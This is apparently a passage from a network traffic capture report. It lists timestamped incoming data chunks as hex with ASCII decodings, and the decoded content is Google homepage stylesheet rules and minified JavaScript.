70 78 20 72 67 62 61 28 Data Ascii: opacity:0 !important;filter:alpha(opacity=0) !important}.gbm{position:absolute;z-index:999;top:-999px;visibility:hidden;text-align:left;border:1px solid #bebebe;background:#fff;-moz-box-shadow:-1px 1px 1px rgba(0,0,0,.2);-webkit-box-shadow:0 2px 4px rgba(
2021-09-14 19:48:40 UTC	103	IN	Data Raw: 6c 69 6e 65 2d 62 6f 78 3b 64 69 73 70 6c 61 79 3a 69 6e 6c 69 6e 65 2d 62 6c 6f 63 6b 3b 6c 69 6e 65 2d 68 65 69 67 68 74 3a 32 37 70 78 3b 70 61 64 64 69 6e 67 3a 30 3b 76 65 72 74 69 63 61 6c 2d 61 6c 69 67 6e 3a 74 6f 70 7d 2e 67 62 74 7b 2a 64 69 73 70 6c 61 79 3a 69 6e 6c 69 6e 65 7d 2e 67 62 74 6f 7b 62 6f 78 2d 73 68 61 64 6f 77 3a 30 20 32 70 78 20 34 70 78 20 72 67 62 61 28 30 2c 30 2c 30 2c 2e 32 29 3b 2d 6d 6f 7a 2d 62 6f 78 2d 73 68 61 64 6f 77 3a 30 20 32 70 78 20 34 70 78 20 72 67 62 61 28 30 2c 30 2c 30 2c 2e 32 29 3b 2d 77 65 62 6b 69 74 2d 62 6f 78 2d 73 68 61 64 6f 77 3a 30 20 32 70 78 20 34 70 78 20 72 67 62 61 28 30 2c 30 2c 30 2c 2e 32 29 7d 2e 67 62 7a 74 2c 2e 67 62 67 74 7b 63 75 72 73 6f 72 3a 70 6f 69 6e 74 65 72 3b 64 69 73 70 Data Ascii: line-box;display:inline-block;line-height:27px;padding:0;vertical-align:top}.gbt{*display:inline}.gbto{box-shadow:0 2px 4px rgba(0,0,0,.2);-moz-box-shadow:0 2px 4px rgba(0,0,0,.2);-webkit-box-shadow:0 2px 4px rgba(0,0,0,.2)}.gbzt,.gbgt{cursor:pointer;disp
2021-09-14 19:48:40 UTC	105	IN	Data Raw: 63 6f 72 61 74 69 6f 6e 3a 6e 6f 6e 65 20 21 69 6d 70 6f 72 74 61 6e 74 7d 2e 67 62 70 64 6a 73 20 2e 67 62 74 6f 20 2e 67 62 6d 7b 6d 69 6e 2d 77 69 64 74 68 3a 39 39 25 7d 2e 67 62 7a 30 6c 20 2e 67 62 74 62 32 7b 62 6f 72 64 65 72 2d 74 6f 70 2d 63 6f 6c 6f 72 3a 23 64 64 34 62 33 39 21 69 6d 70 6f 72 74 61 6e 74 7d 23 67 62 69 34 73 2c 23 67 62 69 34 73 31 7b 66 6f 6e 74 2d 77 65 69 67 68 74 3a 62 6f 6c 64 7d 23 67 62 67 36 2e 67 62 67 74 2d 68 76 72 2c 23 67 62 67 36 2e 67 62 67 74 3a 66 6f 63 75 73 7b 62 61 63 6b 67 72 6f 75 6e 64 2d 63 6f 6c 6f 72 3a 74 72 61 6e 73 70 61 72 65 6e 74 3b 62 61 63 6b 67 72 6f 75 6e 64 2d 69 6d 61 67 65 3a 6e 6f 6e 65 7d 2e 67 62 67 34 61 7b 66 6f 6e 74 2d 73 69 7a 65 3a 30 3b 6c 69 6e 65 2d 68 65 69 67 68 74 3a 30 7d Data Ascii: coration:none !important}.gbpdjs .gbto .gbm{min-width:99%}.gbz0l .gbtb2{border-top-color:#dd4b39!important}#gbi4s,#gbi4s1{font-weight:bold}#gbg6.gbgt-hvr,#gbg6.gbgt:focus{background-color:transparent;background-image:none}.gbg4a{font-size:0;line-height:0}
2021-09-14 19:48:40 UTC	106	IN	Data Raw: 67 62 6d 74 3a 76 69 73 69 74 65 64 2c 2e 67 62 6d 6c 31 3a 76 69 73 69 74 65 64 2c 2e 67 62 6d 6c 62 3a 76 69 73 69 74 65 64 7b 63 6f 6c 6f 72 3a 23 33 36 63 20 21 69 6d 70 6f 72 74 61 6e 74 3b 74 65 78 74 2d 64 65 63 6f 72 61 74 69 6f 6e 3a 6e 6f 6e 65 20 21 69 6d 70 6f 72 74 61 6e 74 7d 2e 67 62 6d 74 2c 2e 67 62 6d 74 3a 76 69 73 69 74 65 64 7b 64 69 73 70 6c 61 79 3a 62 6c 6f 63 6b 7d 2e 67 62 6d 6c 31 2c 2e 67 62 6d 6c 62 2c 2e 67 62 6d 6c 31 3a 76 69 73 69 74 65 64 2c 2e 67 62 6d 6c 62 3a 76 69 73 69 74 65 64 7b 64 69 73 70 6c 61 79 3a 69 6e 6c 69 6e 65 2d 62 6c 6f 63 6b 3b 6d 61 72 67 69 6e 3a 30 20 31 30 70 78 7d 2e 67 62 6d 6c 31 2c 2e 67 62 6d 6c 62 2c 2e 67 62 6d 6c 31 3a 76 69 73 69 74 65 64 2c 2e 67 62 6d 6c 62 3a 76 69 73 69 74 65 64 7b 2a Data Ascii: gbmt:visited,.gbml1:visited,.gbmlb:visited{color:#36c !important;text-decoration:none !important}.gbmt,.gbmt:visited{display:block}.gbml1,.gbmlb,.gbml1:visited,.gbmlb:visited{display:inline-block;margin:0 10px}.gbml1,.gbmlb,.gbml1:visited,.gbmlb:visited{*
2021-09-14 19:48:40 UTC	107	IN	Data Raw: 69 6c 64 3a 61 66 74 65 72 2c 23 47 42 4d 50 41 4c 3a 6c 61 73 74 2d 63 68 69 6c 64 3a 61 66 74 65 72 7b 63 6f 6e 74 65 6e 74 3a 27 5c 30 41 5c 30 41 27 3b 77 68 69 74 65 2d 73 70 61 63 65 3a 70 72 65 3b 70 6f 73 69 74 69 6f 6e 3a 61 62 73 6f 6c 75 74 65 7d 23 67 62 6d 70 73 7b 2a 7a 6f 6f 6d 3a 31 7d 23 67 62 64 34 20 2e 67 62 70 63 2c 23 67 62 6d 70 61 73 20 2e 67 62 6d 74 7b 6c 69 6e 65 2d 68 65 69 67 68 74 3a 31 37 70 78 7d 23 67 62 64 34 20 2e 67 62 70 67 73 20 2e 67 62 6d 74 63 7b 6c 69 6e 65 2d 68 65 69 67 68 74 3a 32 37 70 78 7d 23 67 62 64 34 20 2e 67 62 6d 74 63 7b 62 6f 72 64 65 72 2d 62 6f 74 74 6f 6d 3a 31 70 78 20 73 6f 6c 69 64 20 23 62 65 62 65 62 65 7d 23 67 62 64 34 20 2e 67 62 70 63 7b 64 69 73 70 6c 61 79 3a 69 6e 6c 69 6e 65 2d 62 6c Data Ascii: ild:after,#GBMPAL:last-child:after{content:'\0A\0A';white-space:pre;position:absolute}#gbmps{*zoom:1}#gbd4 .gbpc,#gbmpas .gbmt{line-height:17px}#gbd4 .gbpgs .gbmtc{line-height:27px}#gbd4 .gbmtc{border-bottom:1px solid #bebebe}#gbd4 .gbpc{display:inline-bl
2021-09-14 19:48:40 UTC	108	IN	Data Raw: 70 61 6c 20 2e 67 62 71 66 62 62 7b 6d 61 72 67 69 6e 3a 30 20 32 30 70 78 7d 2e 67 62 70 30 20 2e 67 62 70 73 7b 2a 64 69 73 70 6c 61 79 3a 69 6e 6c 69 6e 65 7d 61 2e 67 62 69 62 61 7b 6d 61 72 67 69 6e 3a 38 70 78 20 32 30 70 78 20 31 30 70 78 7d 2e 67 62 6d 70 69 61 77 7b 64 69 73 70 6c 61 79 3a 69 6e 6c 69 6e 65 2d 62 6c 6f 63 6b 3b 70 61 64 64 69 6e 67 2d 72 69 67 68 74 3a 31 30 70 78 3b 6d 61 72 67 69 6e 2d 62 6f 74 74 6f 6d 3a 36 70 78 3b 6d 61 72 67 69 6e 2d 74 6f 70 3a 31 30 70 78 7d 2e 67 62 78 76 7b 76 69 73 69 62 69 6c 69 74 79 3a 68 69 64 64 65 6e 7d 2e 67 62 6d 70 69 61 7b 64 69 73 70 6c 61 79 3a 62 6c 6f 63 6b 3b 6d 61 72 67 69 6e 2d 74 6f 70 3a 31 30 70 78 7d 2e 67 62 6d 70 69 61 7b 62 6f 72 64 65 72 3a 6e 6f 6e 65 3b 64 69 73 70 6c 61 Data Ascii: pal .gbqfbb{margin:0 20px}.gbp0 .gbps{*display:inline}a.gbiba{margin:8px 20px 10px}.gbmpiaw{display:inline-block;padding-right:10px;margin-bottom:6px;margin-top:10px}.gbxv{visibility:hidden}.gbmpiaa{display:block;margin-top:10px}.gbmpia{border:none;displa
2021-09-14 19:48:40 UTC	110	IN	Data Raw: 62 71 66 62 62 2d 68 76 72 7b 2d 77 65 62 6b 69 74 2d 62 6f 78 2d 73 68 61 64 6f 77 3a 30 20 31 70 78 20 31 70 78 20 72 67 62 61 28 30 2c 30 2c 30 2c 2e 31 29 3b 2d 6d 6f 7a 2d 62 6f 78 2d 73 68 61 64 6f 77 3a 30 20 31 70 78 20 31 70 78 20 72 67 62 61 28 30 2c 30 2c 30 2c 2e 31 29 3b 62 6f 78 2d 73 68 61 64 6f 77 3a 30 20 31 70 78 20 31 70 78 20 72 67 62 61 28 30 2c 30 2c 30 2c 2e 31 29 7d 2e 67 62 71 66 62 3a 3a 2d 6d 6f 7a 2d 66 6f 63 75 73 2d 69 6e 6e 65 72 2c 2e 67 62 71 66 62 61 3a 3a 2d 6d 6f 7a 2d 66 6f 63 75 73 2d 69 6e 6e 65 72 2c 2e 67 62 71 66 62 62 3a 3a 2d 6d 6f 7a 2d 66 6f 63 75 73 2d 69 6e 6e 65 72 7b 62 6f 72 64 65 72 3a 30 7d 2e 67 62 71 66 62 61 2c 2e 67 62 71 66 62 62 7b 62 6f 72 64 65 72 3a 31 70 78 20 73 6f 6c 69 64 20 23 64 63 64 63 Data Ascii: bqfbb-hvr{-webkit-box-shadow:0 1px 1px rgba(0,0,0,.1);-moz-box-shadow:0 1px 1px rgba(0,0,0,.1);box-shadow:0 1px 1px rgba(0,0,0,.1)}.gbqfb::-moz-focus-inner,.gbqfba::-moz-focus-inner,.gbqfbb::-moz-focus-inner{border:0}.gbqfba,.gbqfbb{border:1px solid #dcdc

Timestamp	kBytes transferred	Direction	Data
2021-09-14 19:48:40 UTC	111	IN	Data Raw: 72 2d 67 72 61 64 69 65 6e 74 28 74 6f 70 2c 23 34 64 39 30 66 65 2c 23 33 35 37 61 65 38 29 3b 62 61 63 6b 67 72 6f 75 6e 64 2d 69 6d 61 67 65 3a 6c 69 6e 65 61 72 2d 67 72 61 64 69 65 6e 74 28 74 6f 70 2c 23 34 64 39 30 66 65 2c 23 33 35 37 61 65 38 29 7d 2e 67 62 71 66 62 3a 61 63 74 69 76 65 7b 62 61 63 6b 67 72 6f 75 6e 64 2d 63 6f 6c 6f 72 3a 69 6e 68 65 72 69 74 3b 2d 77 65 62 6b 69 74 2d 62 6f 78 2d 73 68 61 64 6f 77 3a 69 6e 73 65 74 20 30 20 31 70 78 20 32 70 78 20 72 67 62 61 28 30 2c 20 30 2c 20 30 2c 20 30 2e 33 29 3b 2d 6d 6f 7a 2d 62 6f 78 2d 73 68 61 64 6f 77 3a 69 6e 73 65 74 20 30 20 31 70 78 20 32 70 78 20 72 67 62 61 28 30 2c 20 30 2c 20 30 2c 20 30 2e 33 29 3b 62 6f 78 2d 73 68 61 64 6f 77 3a 69 6e 73 65 74 20 30 20 31 70 78 20 32 70 Data Ascii: r-gradient(top,#4d90fe,#357ae8);background-image:linear-gradient(top,#4d90fe,#357ae8)}.gbqfb:activ e{background-color:inherit;-webkit-box-shadow:inset 0 1px 2px rgba(0, 0, 0, 0.3);-moz-box-shadow:inset 0 1px 2px rgba(0, 0, 0, 0.3);box-shadow:inset 0 1px 2p
2021-09-14 19:48:40 UTC	112	IN	Data Raw: 72 3d 27 23 66 31 66 31 66 31 27 29 7d 2e 67 62 71 66 62 62 7b 62 61 63 6b 67 72 6f 75 6e 64 2d 63 6f 6c 6f 72 3a 23 66 66 66 3b 62 61 63 6b 67 72 6f 75 6e 64 2d 69 6d 61 67 65 3a 2d 77 65 62 6b 69 74 2d 67 72 61 64 69 65 6e 74 28 6c 69 6e 65 61 72 2c 6c 65 66 74 20 74 6f 70 2c 6c 65 66 74 20 62 6f 74 74 6f 6d 2c 66 72 6f 6d 28 23 66 66 66 29 2c 74 6f 28 23 66 62 66 62 66 29 29 3b 62 61 63 6b 67 72 6f 75 6e 64 2d 69 6d 61 67 65 3a 2d 77 65 62 6b 69 74 2d 67 72 61 64 69 65 6e 74 28 74 6f 70 2c 23 66 66 66 2c 23 66 62 66 62 66 62 29 3b 62 61 63 6b 67 72 6f 75 6e 64 2d 69 6d 61 67 65 3a 2d 6d 6f 7a 2d 6c 69 6e 65 61 72 2d 67 72 61 64 69 65 6e 74 28 74 6f 70 2c 23 66 66 66 66 2c 23 66 62 66 62 66 62 29 3b 62 61 63 6b 67 72 6f 75 6e 64 2d Data Ascii: r='#f1f1f1')}.gbqfbb{background-color:#fff;background-image:-webkit-gradient(linear,left top,left bottom,fro m(#fff),to(#fbfbfb));background-image:-webkit-linear-gradient(top,#fff,#fbfbfb);background-image:-moz-linear-gradient(to p,#fff,#fbfbfb);background-
2021-09-14 19:48:40 UTC	113	IN	Data Raw: 67 62 61 28 30 2c 30 2c 30 2c 2e 31 29 3b 2d 6d 6f 7a 2d 62 6f 78 2d 73 68 61 64 6f 77 3a 69 6e 73 65 74 20 30 20 31 70 78 20 32 70 78 20 72 67 62 61 28 30 2c 30 2c 30 2c 2e 31 29 3b 62 6f 78 2d 73 68 61 64 6f 77 3a 69 6e 73 65 74 20 30 20 31 70 78 20 32 70 78 20 72 67 62 61 28 30 2c 30 2c 30 2c 2e 31 29 7d 0a 23 67 62 6d 70 61 73 7b 6d 61 78 2d 68 65 69 67 68 74 3a 32 32 30 70 78 7d 23 67 62 6d 6d 7b 6d 61 78 2d 68 65 69 67 68 74 3a 35 33 30 70 78 7d 2e 67 62 73 62 7b 2d 77 65 62 6b 69 74 2d 62 6f 78 2d 73 69 7a 69 6e 67 3a 62 6f 72 64 65 72 2d 62 6f 78 3b 64 69 73 70 6c 61 79 3a 62 6c 6f 63 6b 3b 70 6f 73 69 74 69 6f 6e 3a 72 65 6c 61 74 69 76 65 3b 2a 7a 6f 6f 6d 3a 31 7d 2e 67 62 73 62 63 7b 6f 76 65 72 66 6c 6f 77 3a 61 75 74 6f 7d 2e 67 62 73 62 Data Ascii: gba(0,0,0,.1);-moz-box-shadow:inset 0 1px 2px rgba(0,0,0,.1);box-shadow:inset 0 1px 2px rgba(0,0,0 ,.1)}#gbmpas{max-height:220px}#gbmm{max-height:530px}.gbsb{-webkit-box-sizing:border-box;display:block;positio n:relative;*zoom:1}.gbsbic{overflow:auto}.gbsb
2021-09-14 19:48:40 UTC	115	IN	Data Raw: 29 29 2c 63 6f 6c 6f 72 2d 73 74 6f 70 28 31 2c 72 67 62 61 28 30 2c 30 2c 30 2c 2e 31 29 29 29 3b 62 61 63 6b 67 72 6f 75 6e 64 3a 2d 77 65 62 6b 69 74 2d 67 72 61 64 69 65 6e 74 28 6c 69 6e 65 61 72 2c 6c 65 66 74 20 62 6f 74 74 6f 6d 2c 6c 65 66 74 20 74 6f 70 2c 66 72 6f 6d 28 72 67 62 61 28 30 2c 30 2c 30 2c 2e 32 29 29 2c 74 6f 28 72 67 62 61 28 30 2c 30 2c 30 2c 30 29 29 29 3b 62 61 63 6b 67 72 6f 75 6e 64 2d 69 6d 61 67 65 3a 2d 77 65 62 6b 69 74 2d 6c 69 6e 65 61 72 2d 67 72 61 64 69 65 6e 74 28 62 6f 74 74 6f 6d 2c 72 67 62 61 28 30 2c 30 2c 30 2c 2e 32 29 2c 72 67 62 61 28 30 2c 30 2c 30 2c 30 29 29 3b 62 61 63 6b 67 72 6f 75 6e 64 2d 69 6d 61 67 65 3a 2d 6d 6f 7a 2d 6c 69 6e 65 61 72 2d 67 72 61 64 69 65 6e 74 28 62 6f 74 74 6f 6d 2c 72 67 62 Data Ascii:)),color-stop(1,rgba(0,0,0,.1)));background:-webkit-gradient(linear,left bottom,left top,from(rgba(0,0,0,.2)),to(rgba(0,0,0,0)));background-image:-webkit-linear-gradient(bottom,rgba(0,0,0,.2),rgba(0,0,0,0));background-image:-moz-linear-gradient(bottom,rgb
2021-09-14 19:48:40 UTC	116	IN	Data Raw: 63 6b 67 72 6f 75 6e 64 3a 23 66 38 66 39 66 61 3b 62 6f 72 64 65 72 3a 73 6f 6c 69 64 20 31 70 78 3b 62 6f 72 64 65 72 2d 63 6f 6c 6f 72 3a 23 64 61 64 63 65 30 20 23 37 30 37 35 37 61 20 23 37 30 37 35 37 61 20 23 64 61 64 63 65 30 3b 68 65 69 67 68 74 3a 33 30 70 78 7d 2e 6c 73 62 62 7b 64 69 73 70 6c 61 79 3a 62 6c 6f 63 6b 7d 23 57 71 51 41 4e 62 20 61 7b 64 69 73 70 6c 61 79 3a 69 6e 6c 69 6e 65 2d 62 6c 6f 63 6b 3b 6d 61 72 67 69 6e 3a 30 20 31 32 70 78 7d 2e 6c 73 62 7b 62 61 63 6b 67 72 6f 75 6e 64 3a 75 72 6c 28 2f 69 6d 61 67 65 73 2f 6e 61 76 5f 6c 6f 67 6f 32 32 39 2e 70 6e 67 29 20 30 20 2d 32 36 31 70 78 20 72 65 70 65 61 74 2d 78 3b 62 6f 72 64 65 72 3a 6e 6f 6e 65 3b 63 6f 6c 6f 72 3a 23 30 30 30 3b 63 75 72 73 6f 72 3a 70 6f 69 6e 74 65 Data Ascii: ckground:#f8f9fa;border:solid 1px;border-color:#dadce0 #70757a #70757a #dadce0;height:30px}.lsbb{d isplay:block}#WqQANb a{display:inline-block;margin:0 12px}.lsb{background:url(/images/nav_logo229.png) 0 -261px repeat-x;border:none;color:#000;cursor:pointe
2021-09-14 19:48:40 UTC	117	IN	Data Raw: 74 69 6f 6e 28 61 2c 62 2c 65 2c 6d 2c 64 29 7b 70 21 3d 3d 61 26 26 67 6f 6f 67 6c 65 2e 6d 6c 28 64 20 69 6e 73 74 61 6e 63 65 6f 66 20 45 72 72 6f 72 3f 64 3a 45 72 72 6f 72 28 61 29 2c 21 31 2c 76 6f 69 64 20 30 2c 21 31 2c 67 6f 6f 67 6c 65 2e 64 6c 3f 30 3a 32 29 3b 70 3d 6e 75 6c 6c 3b 6c 26 26 6e 3e 3d 6b 26 26 28 77 69 6e 64 6f 77 2e 6f 6e 65 72 72 6f 72 3d 6e 75 6c 6c 29 7d 3b 7d 29 28 29 3b 28 66 75 6e 63 74 69 6f 6e 28 29 7b 74 72 79 7b 2f 2a 0a 0a 20 43 6f 70 79 72 69 67 68 74 20 54 68 65 20 43 6c 6f 73 75 72 65 20 4c 69 62 72 61 72 79 20 41 75 74 68 6f 72 73 2e 0a 20 53 50 44 58 2d 4c 69 63 65 6e 73 65 2d 49 64 65 6e 74 69 66 69 65 72 3a 20 41 70 61 63 68 65 2d 32 2e 30 0a 2a 2f 0a 76 61 72 20 65 3d 74 68 69 73 7c 7c 73 65 6c 66 3b 76 61 72 Data Ascii: tion(a,b,e,m,d){p!==a&&google.ml(d instanceof Error?d:Error(a),!1,void 0,!1,google.dl?0:2);p=null;l&&n>=k&&(window.onerror=null)};})();(function(){try{/* Copyright The Closure Library Authors. SPDX-License-Identifier: Apache-2.0 */var e=this||self;var
2021-09-14 19:48:40 UTC	118	IN	Data Raw: 31 30 37 0d 0a 3a 22 22 2c 66 3a 22 2e 36 36 2e 22 2c 65 3a 22 22 2c 6d 3a 5f 74 76 6e 28 22 31 22 2c 31 29 7d 3b 0a 66 75 6e 63 74 69 6f 6e 20 63 61 28 61 2c 62 2c 63 29 7b 76 61 72 20 64 3d 22 6f 6e 22 2b 62 3b 69 66 28 61 2e 61 64 64 45 76 65 6e 74 4c 69 73 74 65 6e 65 72 29 61 2e 61 64 64 45 76 65 6e 74 4c 69 73 74 65 6e 65 72 28 62 2c 63 2c 21 31 29 3b 65 6c 73 65 20 69 66 28 61 2e 61 74 74 61 63 68 45 76 65 6e 74 29 61 2e 61 74 74 61 63 68 45 76 65 6e 74 28 64 2c 63 29 3b 65 6c 73 65 7b 76 61 72 20 66 3d 61 5b 64 5d 3b 61 5b 64 5d 3d 66 75 6e 63 74 69 6f 6e 28 29 7b 76 61 72 20 6b 3d 66 2e 61 70 70 6c 79 28 74 68 69 73 2c 61 72 67 75 6d 65 6e 74 73 29 2c 6d 3d 63 2e 61 70 70 6c 79 28 74 68 69 73 2c 61 72 67 75 6d 65 6e 74 73 29 3b 72 65 74 75 72 6e Data Ascii: 107:"",f:".66.",e:"",m:_tvn("1",1)};function ca(a,b,c){var d="on"+b;if(a.addEventListener)a.addEventListener (b,c,!1);else if(a.attachEvent)a.attachEvent(d,c);else{var f=a[d];a[d]=function(){var k=f.apply(this,arguments),m=c.appl y(this,arguments);return
2021-09-14 19:48:41 UTC	118	IN	Data Raw: 36 64 39 30 0d 0a 76 6f 69 64 20 30 3d 3d 6d 3f 6b 3a 6d 26 26 6b 7d 7d 7d 76 61 72 20 64 61 3d 66 75 6e 63 74 69 6f 6e 28 61 29 7b 72 65 74 75 72 6e 20 66 75 6e 63 74 69 6f 6e 28 29 7b 72 65 74 75 72 6e 20 67 2e 62 76 2e 6d 3d 3d 61 7d 7d 2c 65 61 3d 64 61 28 31 29 2c 66 61 3d 64 61 28 32 29 3b 70 28 22 73 62 22 2c 65 61 29 3b 70 28 22 6b 6e 22 2c 66 61 29 3b 68 2e 61 3d 5f 74 76 76 3b 68 2e 62 3d 5f 74 76 66 3b 68 2e 63 3d 5f 74 76 6e 3b 68 2e 69 3d 61 61 3b 76 61 72 20 72 3d 77 69 6e 64 6f 77 2e 67 62 61 72 2e 69 2e 69 3b 76 61 72 20 74 3d 66 75 6e 63 74 69 6f 6e 28 29 7b 7d 2c 68 61 3d 66 75 6e 63 74 69 6f 6e 28 61 29 7b 76 61 72 20 62 3d 6e 65 77 20 49 6d 61 67 65 2c 63 3d 69 61 3b 62 2e 6f 6e 65 72 72 Data Ascii: 6d90void 0==m?k:m&&k}}}var da=function(a){return function(){return g.bv.m==a}},ea=da(1),fa=da(2);p("sb",ea); p("kn",fa);h.a=_tvv;h.b=_tvf;h.c=_tvn;h.i=aa;var r=window.gbar.i.i;var t=function(){},ha=function(){},ka=function(a){var b=new Image,c=ia;b.onerr

Timestamp	kBytes transferred	Direction	Data
2021-09-14 19:48:41 UTC	119	IN	Data Raw: 3b 70 28 22 6c 62 22 2c 44 29 3b 70 28 22 6d 63 66 22 2c 70 61 29 3b 70 28 22 62 63 66 22 2c 6f 61 29 3b 70 28 22 61 71 22 2c 41 29 3b 70 28 22 6d 64 64 22 2c 22 22 29 3b 0a 70 28 22 68 61 73 22 2c 71 61 29 3b 70 28 22 74 72 68 22 2c 76 61 29 3b 70 28 22 74 65 76 22 2c 73 61 29 3b 69 66 28 68 2e 61 28 22 6d 3b 2f 5f 2f 73 63 73 2f 61 62 63 2d 73 74 61 74 69 63 2f 5f 2f 6a 73 2f 6b 3d 67 61 70 69 2e 67 61 70 69 2e 65 6e 2e 37 52 70 68 74 4e 63 47 48 44 51 2e 4f 2f 64 3d 31 2f 72 73 3d 41 48 70 4f 6f 6f 5f 2d 7a 6d 59 68 70 5f 49 72 37 5f 43 43 78 4d 33 6c 2d 41 63 6b 4d 76 61 49 39 41 2f 6d 3d 5f 5f 66 65 61 74 75 72 65 73 5f 5f 22 29 29 7b 76 61 72 20 46 3d 66 75 6e 63 74 69 6f 6e 28 61 2c 62 29 7b 72 65 74 75 72 6e 20 77 61 3f 61 7c 7c 62 3a 62 7d 2c 78 Data Ascii: ;p("lb",D);p("mcf",pa);p("bcf",oa);p("aq",A);p("mdd","");p("has",qa);p("trh",va);p("tev",sa);if(h.a("m;/_/scs/abc-static/_/js/k=gapi.gapi.en.7RphtNcGHDQ.O/d=1/rs=AHpOoo_-zmYhp_Ir7_CCxM3l-AckMvaI9A/m=__features__")){var F=function(a,b){return wa?a||b:b},x
2021-09-14 19:48:41 UTC	121	IN	Data Raw: 70 3d 31 22 29 2c 22 26 6a 73 72 3d 22 2c 4d 61 74 68 2e 72 6f 75 6e 64 28 31 2f 46 61 29 2c 22 26 6f 67 65 76 3d 22 2c 64 28 22 6d 50 78 41 59 63 4f 6d 49 4b 66 66 7a 37 73 50 2d 4f 53 77 67 41 30 22 29 2c 22 26 6f 67 66 3d 22 2c 67 2e 62 76 2e 66 2c 22 26 6f 67 72 70 3d 22 2c 64 28 22 22 29 2c 22 26 6f 67 76 3d 22 2c 64 28 22 33 39 35 33 37 32 39 35 34 2e 30 22 29 2c 22 26 6f 67 67 76 3d 22 2b 64 28 22 65 73 5f 70 6c 75 73 6f 6e 65 5f 67 63 5f 32 30 32 31 30 38 30 33 2e 30 5f 70 31 22 29 2c 22 26 6f 67 64 3d 22 2c 64 28 22 63 6f 6d 22 29 2c 22 26 6f 67 63 3d 22 2c 64 28 22 47 42 52 22 29 2c 22 26 6f 67 6c 3d 22 2c 64 28 22 65 6e 22 29 5d 3b 62 2e 5f 73 6e 26 26 28 62 2e 5f 73 6e 3d 0a 22 6f 67 2e 22 2b 62 2e 5f 73 6e 29 3b 66 6f 72 28 76 61 72 20 6b 20 Data Ascii: p=1"),"&jsr=",Math.round(1/Fa),"&ogev=",d("mPxAYcOmIKffz7sP-OSwgA0"),"&ogf=",g.bv.f,"&ogrp=",d("") ,"&ogv=",d("395372954.0"),"&oggv="+d("es_plusone_gc_20210803.0_p1"),"&ogd=",d("com"),"&ogc=",d("GBR"),"&ogl=", d("en")];b._sn&&(b._sn="og."+b._sn);for(var k
2021-09-14 19:48:41 UTC	122	IN	Data Raw: 30 63 62 66 4e 53 33 64 6b 63 2e 44 55 22 29 3b 61 3d 61 2e 6a 6f 69 6e 28 22 22 29 3b 72 61 28 61 29 7d 3b 70 28 22 63 61 22 2c 4a 29 3b 70 28 22 63 72 22 2c 4b 29 3b 70 28 22 63 63 22 2c 48 29 3b 68 2e 6b 3d 4a 3b 68 2e 6c 3d 4b 3b 68 2e 6d 3d 48 3b 68 2e 6e 3d 4c 61 3b 68 2e 70 3d 4e 61 3b 68 2e 71 3d 4d 61 3b 76 61 72 20 4f 61 3d 5b 22 67 62 5f 37 31 22 2c 22 67 62 5f 31 35 35 22 5d 2c 50 61 3b 66 75 6e 63 74 69 6f 6e 20 51 61 28 61 29 7b 50 61 3d 61 7d 66 75 6e 63 74 69 6f 6e 20 52 61 28 61 29 7b 76 61 72 20 62 3d 50 61 26 26 21 61 2e 68 72 65 66 2e 6d 61 74 63 68 28 2f 2e 2a 5c 2f 61 63 63 6f 75 6e 74 73 5c 2f 43 6c 65 61 72 53 49 44 5b 3f 5d 2f 29 26 26 65 6e 63 6f 64 65 55 52 49 43 6f 6d 70 6f 6e 65 6e 74 28 50 61 28 29 29 3b 62 26 26 28 61 2e 68 Data Ascii: 0cbfNS3dkc.DU");a=a.join("");ra(a)};p("ca",J);p("cr",K);p("cc",H);h.k=J;h.l=K;h.m=H;h.n=La;h.p=Na;h.q=Ma;var Oa=["gb_71","gb_155"],Pa;function Qa(a){Pa=a}function Ra(a){var b=Pa&&!a.href.match(/.*\/accounts\/ClearSID[?]/)&&encodeURIComponent(Pa());b&&(a.h
2021-09-14 19:48:41 UTC	123	IN	Data Raw: 2c 22 67 62 74 6f 22 29 7d 7d 7d 7d 42 28 66 75 6e 63 74 69 6f 6e 28 29 7b 67 2e 74 67 28 61 2c 62 2c 21 30 29 7d 29 3b 61 62 28 61 29 7d 63 61 74 63 68 28 71 29 7b 72 28 71 2c 22 73 62 22 2c 22 74 67 22 29 7d 7d 2c 63 62 3d 66 75 6e 63 74 69 6f 6e 28 61 29 7b 42 28 66 75 6e 63 74 69 6f 6e 28 29 7b 67 2e 63 6c 6f 73 65 28 61 29 7d 29 7d 2c 64 62 3d 66 75 6e 63 74 69 6f 6e 28 61 29 7b 42 28 66 75 6e 63 74 69 6f 6e 28 29 7b 67 2e 72 64 64 28 61 29 7d 29 7d 2c 59 3d 66 75 6e 63 74 69 6f 6e 28 61 29 7b 76 61 72 20 62 2c 63 3d 64 6f 63 75 6d 65 6e 74 2e 64 65 66 61 75 6c 74 56 69 65 77 3b 63 26 26 63 2e 67 65 74 43 6f 6d 70 75 74 65 64 53 74 79 6c 65 3f 28 61 3d 63 2e 67 65 74 43 6f 6d 70 75 74 65 64 53 74 79 6c 65 28 61 2c 22 22 29 29 26 26 28 62 3d 61 2e Data Ascii: ,"gbto")}}}}B(function(){g.tg(a,b,!0)});ab(a)}catch(q){r(q,"sb","tg")}},cb=function(a){B(function(){g.close(a)})},db=function(a){B(function(){g.rdd(a)})},Ya=function(a){var b,c=document.defaultView;c&&c.getComputedStyle?(a=c.getComputedStyle(a,""))&&(b=a.
2021-09-14 19:48:41 UTC	124	IN	Data Raw: 2b 29 69 66 28 48 28 61 2c 62 5b 64 5d 29 29 72 65 74 75 72 6e 21 30 3b 72 65 74 75 72 6e 21 31 7d 2c 67 62 3d 66 75 6e 63 74 69 6f 6e 28 61 2c 62 2c 63 29 7b 66 62 28 61 2c 62 2c 63 29 7d 2c 68 62 3d 66 75 6e 63 74 69 6f 6e 28 61 2c 62 29 7b 66 62 28 61 2c 22 22 67 62 65 22 2c 62 29 7d 2c 69 62 3d 66 75 6e 63 74 69 6f 6e 28 29 7b 42 28 66 75 6e 63 74 69 6f 6e 28 29 7b 67 2e 70 63 6d 26 26 67 2e 70 63 6d 28 29 7d 29 7d 2c 6a 62 3d 66 75 6e 63 74 69 6f 6e 28 29 7b 42 28 66 75 6e 63 74 69 6f 6e 28 29 7b 67 2e 70 63 61 26 26 67 2e 70 63 61 28 29 7d 29 7d 2c 6b 62 3d 66 75 6e 63 74 69 6f 6e 28 61 2c 62 2c 63 2c 64 2c 66 2c 6b 2c 6d 2c 6e 2c 6c 2c 71 29 7b 42 28 66 75 6e 63 74 69 6f 6e 28 29 7b 67 2e 70 61 61 26 26 67 2e 70 61 61 28 61 2c 62 2c 63 2c 64 2c 66 2c Data Ascii: 